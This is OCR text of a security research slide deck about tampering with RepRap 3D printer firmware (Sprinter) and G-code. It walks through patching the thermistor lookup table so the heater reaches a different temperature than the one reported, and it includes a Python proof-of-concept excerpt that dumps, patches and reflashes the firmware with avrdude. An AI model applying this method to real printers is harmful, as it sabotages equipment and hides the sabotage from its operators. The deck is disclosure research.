
Principle Analysis: Temperature Related gcode

- M104: set extruder temperature
  - M104 P1 S100: set the second extruder's temperature to 100 ℃
- M105: get extruder temperature
  - M105
  - Return: ok T:201 B:117
- M109: set extruder temperature and wait until it reach
- M190: set print bed temperature and wait until it reach

Principle Analysis: Slic3r Generated Gcode

```
15 ; infill extrusion width = 0.70mm
16 ; solid infill extrusion width = 0.70mm
17 ; top infill extrusion width = 0.70mm
18 ; first layer extrusion width = 0.45mm
19
20 G21 ; set units to millimeters
21 M190 S110 ; wait for bed temperature to be reached
22 M104 S230 ; set temperature
23 G28 ; home all axes
24 M109 S230 ; wait for temperature to be reached
25 G90 ; use absolute coordinates
26 M83 ; use relative distances for extrusion
27 G1 F1800.000 E-2.00000
28 G1 Z0.300 F1500.000
29 G1 X64.491 Y61.004
30 G1 F1800.000 E2.00000
31 G1 X64.751 Y60.744 F600.000 E0.00719
32 G1 X65.971 Y59.634 E0.03225
33 G1 X66.461 Y59.234 E0.01237
34 G1 X67.211 Y58.664 E0.01842
```

Principle Analysis: Sprinter Source Code



Principle Analysis: Sprinter Source Code

- `temp2analogh()`
- `analog2temp()`
- Convert between analog signal sampling value from sensors and centigrade degree
- Table lookup and calculus of interpolation


Sprinter | Arduino 1.0.5

Sprinter | Configuration.h | FatStructs.h | Sd2Card.cpp | Sd2Card.h | Sd2PinMap.h

```
#if defined (HEATER_USES_THERMISTOR) || defined (BED_USES_THERMISTOR)
int temp2analog_thermistor(int celsius, const short table[][2], int numtemps)
{
    int raw = 0;
    byte i;

    for (i=1; i<numtemps; i++)
    {
      if (table[i][1] < celsius)
      {
        raw = table[i-1][0] +
          (celsius - table[i-1][1]) *
          (table[i][0] - table[i-1][0]) /
          (table[i][1] - table[i-1][1]);

        break;
      }
    }

    // Overflow: Set to last value in the table
    if (i == numtemps) raw = table[i-1][0];

    return 1023 - raw;
}
#endif
```

1 Arduino Uno on /dev/tty.usbmodem1411

Principle Analysis: Sprinter Source Code



Principle Analysis: How to Modify?

- Modify M109's implementation
  - `target_raw = temp2analogh(target_temp = code_value());`
  - Divide `target_raw`'s value with 2
- Problems:
  - Need to modify M104, M105 and M190 accordingly
  - Add or delete code need binary rewriting
  - If or not to extract high quality signature for code of M109
    - False-negative: different versions of compiler, different versions of Sprinter, and different versions of mainboard
    - False-positive: many switch-case code is similar

Principle Analysis: How to Modify?

- Change `temp2analogh()`'s implementation
  - Orginal `return 1023 - raw;`, change the constant to other value to avoid rewriting
- Problems:
  - The function's code is only has some data operation, and very similar with `analog2temp()`, how to get high quality signature?
  - `temp2analogh()` is used by other functions

```
Claud:~/xcon2013/code/Sprinter$ grep 'temp2analogh' *
Sprinter.pde:        if (code_seen('S')) target_raw = temp2analogh(target_temp = code_value());
Sprinter.pde:        if (code_seen('S')) target_raw = temp2analogh(target_temp = code_value());
heater.cpp:  int minttemp = temp2analogh(MINTEMP);
heater.cpp:  int maxttemp = temp2analogh(MAXTEMP);
heater.h:#define temp2analogh( c ) temp2analog_thermistor(c,temptable,NUMTEMPS)
heater.h:#define temp2analogh( c ) temp2analog_ad595(c)
heater.h:#define temp2analogh( c ) temp2analog_max6675(c)
```


Principle Analysis: How to Modify?

- Modify the lookup table for analog – temp value transform
  - 2-dim array of constant
  - Change raw values manually
- Problems:
  - Not a general method
  - The table is used by two functions, however … that's just what we need
- OK, choose it!

```
{       480     ,       115     },
{       516     ,       110     },
{       553     ,       105     },
{       591     ,       100     },
{       628     ,       95      },
{       665     ,       90      },
{       702     ,       85      },
{       737     ,       80      },
{       770     ,       75      },
{       801     ,       70      },
{       830     ,       65      },
{       857     ,       60      },
{       881     ,       55      },
{       903     ,       50      },
{       922     ,       45      },
{       939     ,       40      },
{       954     ,       35      },
{       966     ,       30      },
{       977     ,       25      },
{       985     ,       20      },
{       993     ,       15      },
{       999     ,       10      },
{       1004    ,       5       },
{       1008    ,       0       } //safety
};
```


Principle Analysis: How to Modify?

- After modification
- M109 S220 will convert to sampling value 516
- This value will lead to real heating temperature 110℃
- But when M105, the sampling value will be explained as 220 ℃
- Perfect!



Matching

```
const short temptable_1[NUMTEMPS_1][2] = {
{       23      ,       300     },
{       25      ,       295     },
{       27      ,       290     },
{       28      ,       285     },
{       31      ,       280     },
{       33      ,       275     },
{       35      ,       270     },
{       38      ,       265     },
{       41      ,       260     },
{       44      ,       255     },
{       48      ,       250     },
{       52      ,       245     },
{       56      ,       240     },
{       61      ,       235     },
{       66      ,       230     },
{       71      ,       225     },
{       78      ,       220     },
{       84      ,       215     },
{       92      ,       210     },
{       100     ,       205     },
{       109     ,       200     },
```



PoC Code

- Python, ~210 LOC


Vim


Vim ⌘1

```
159 def HalfTemperature(serial):
160     origin_hex = 'dump.hex'
161     origin_bin = 'dump.bin'
162     fixed_bin = 'fixed.bin'
163     fixed_hex = 'fixed.hex'
164
165     Log('Press the RESET button in your Sanguinololu board and hold on ...')
166     time.sleep(15)
167     Log('Relax it now!')
168     time.sleep(1)
169
170     Log('Download firmware from the board to ' + origin_hex)
171     runCmd('avrdude -p atmega644p -c stk500v1 -b 38400 -P ' + serial + ' -U flash:r:'
    + origin_hex + ':i -F')
172
173     Log('Convert the dump to ' + origin_bin)
174     Hex2Bin(origin_hex, origin_bin)
175
176     Log('Find the thermistor table in the binary code')
177     addrs = FindTable(origin_bin)
178     if len(addrs) > 0:
179         Log('Found the table at %s' % repr(addrs))
180     else:
181         ErrorAndExit('Couldn\'t found any thermistor table')
182
183     Log('Fix the binary code to ' + fixed_bin)
184     FixBin(origin_bin, fixed_bin, addrs)
185
186     Log('Convert the binary code to' + fixed_hex)
187     Bin2Hex(fixed_bin, fixed_hex)
188
189     Log('Press the RESET button in your Sanguinololu board and hold on ...')
190     time.sleep(15)
191     Log('Relax it now!')
192     time.sleep(1)
193
194     Log('Upload fixed firmware to the board')
195     runCmd('avrdude -p atmega644p -c stk500v1 -b 38400 -P ' + serial + ' -U flash:w:'
    + fixed_hex + ':i -F')
196
197     Log('Done!')
                                                    162,5         95%
```

Do you want the Demo 4?

The accident happened in this morning…





Reason?

Reason?

```
Claud:~$ shasum whistle-on.gcode
3b26e5037bea3e4bed4285e0ab9065ae22612cee  whistle-on.gcode
Claud:~$ shasum /Volumes/NO\ NAME/init.g
3b26e5037bea3e4bed4285e0ab9065ae22612cee  /Volumes/NO NAME/init.g
```

```
 998 G1 X86.659 Y90.697 F2100.000
 999 G1 F1800.000 E2.00000
1000 G1 X81.972 Y95.383 F1500.000 E0.18410
1001 M106 S134
1002 G1 F1800.000 E-2.00000
1003 G1 Z1.500 F2100.000
1004 G1 X81.733 Y94.738
1005 G1 F1800.000 E2.00000
1006 G1 X82.751 Y93.245 F1200.000 E0.05019
1007 G1 X84.408 Y91.579 E0.06526
1008 G1 X85.733 Y90.619 E0.04546
```

Learn from it…

It’s really very easy to physically broken a 3D printer ☹

at last

Some New Directions

- 3D printing toolchain and adta security
- Arduino AVR firmware security
  - May affect more other devices
- Industrial 3D printing system security
  - More like ICS environment: close, “old”, specialized and important
  - Different forming method, software toolchain, hardware architecuture …
  - Much more attack possibility and influence

Acknowledgement

- Thanks TBSoft, Kevin2600, 张铭 and 张振宇's help
- Thanks iRene and Cheku Open Labs providing testing devices
- Thanks Beijing Maker Space providing some demo samples

- Some of images in this slide come from:
  - Dreambox. *3D Printing Meetup* at Berkeley Skydeck
  - Brian Evans. *Practical 3D Printers: The Science and Art of 3D Printing*. Apress, 2012.08 (one of the best references)
- Learn a lot from:
  - Dale Wheat. *Arduino Internals*. Apress, 2011.11

Thank you!

Claud Xiao 肖梓航

Senior Researcher at Antiy Labs

Email: xiaozihang@gmail.com
Website: http://www.antiy.com
Blog: http://blog.claudxiao.net

IN MEMORY OF Q, 25/08/13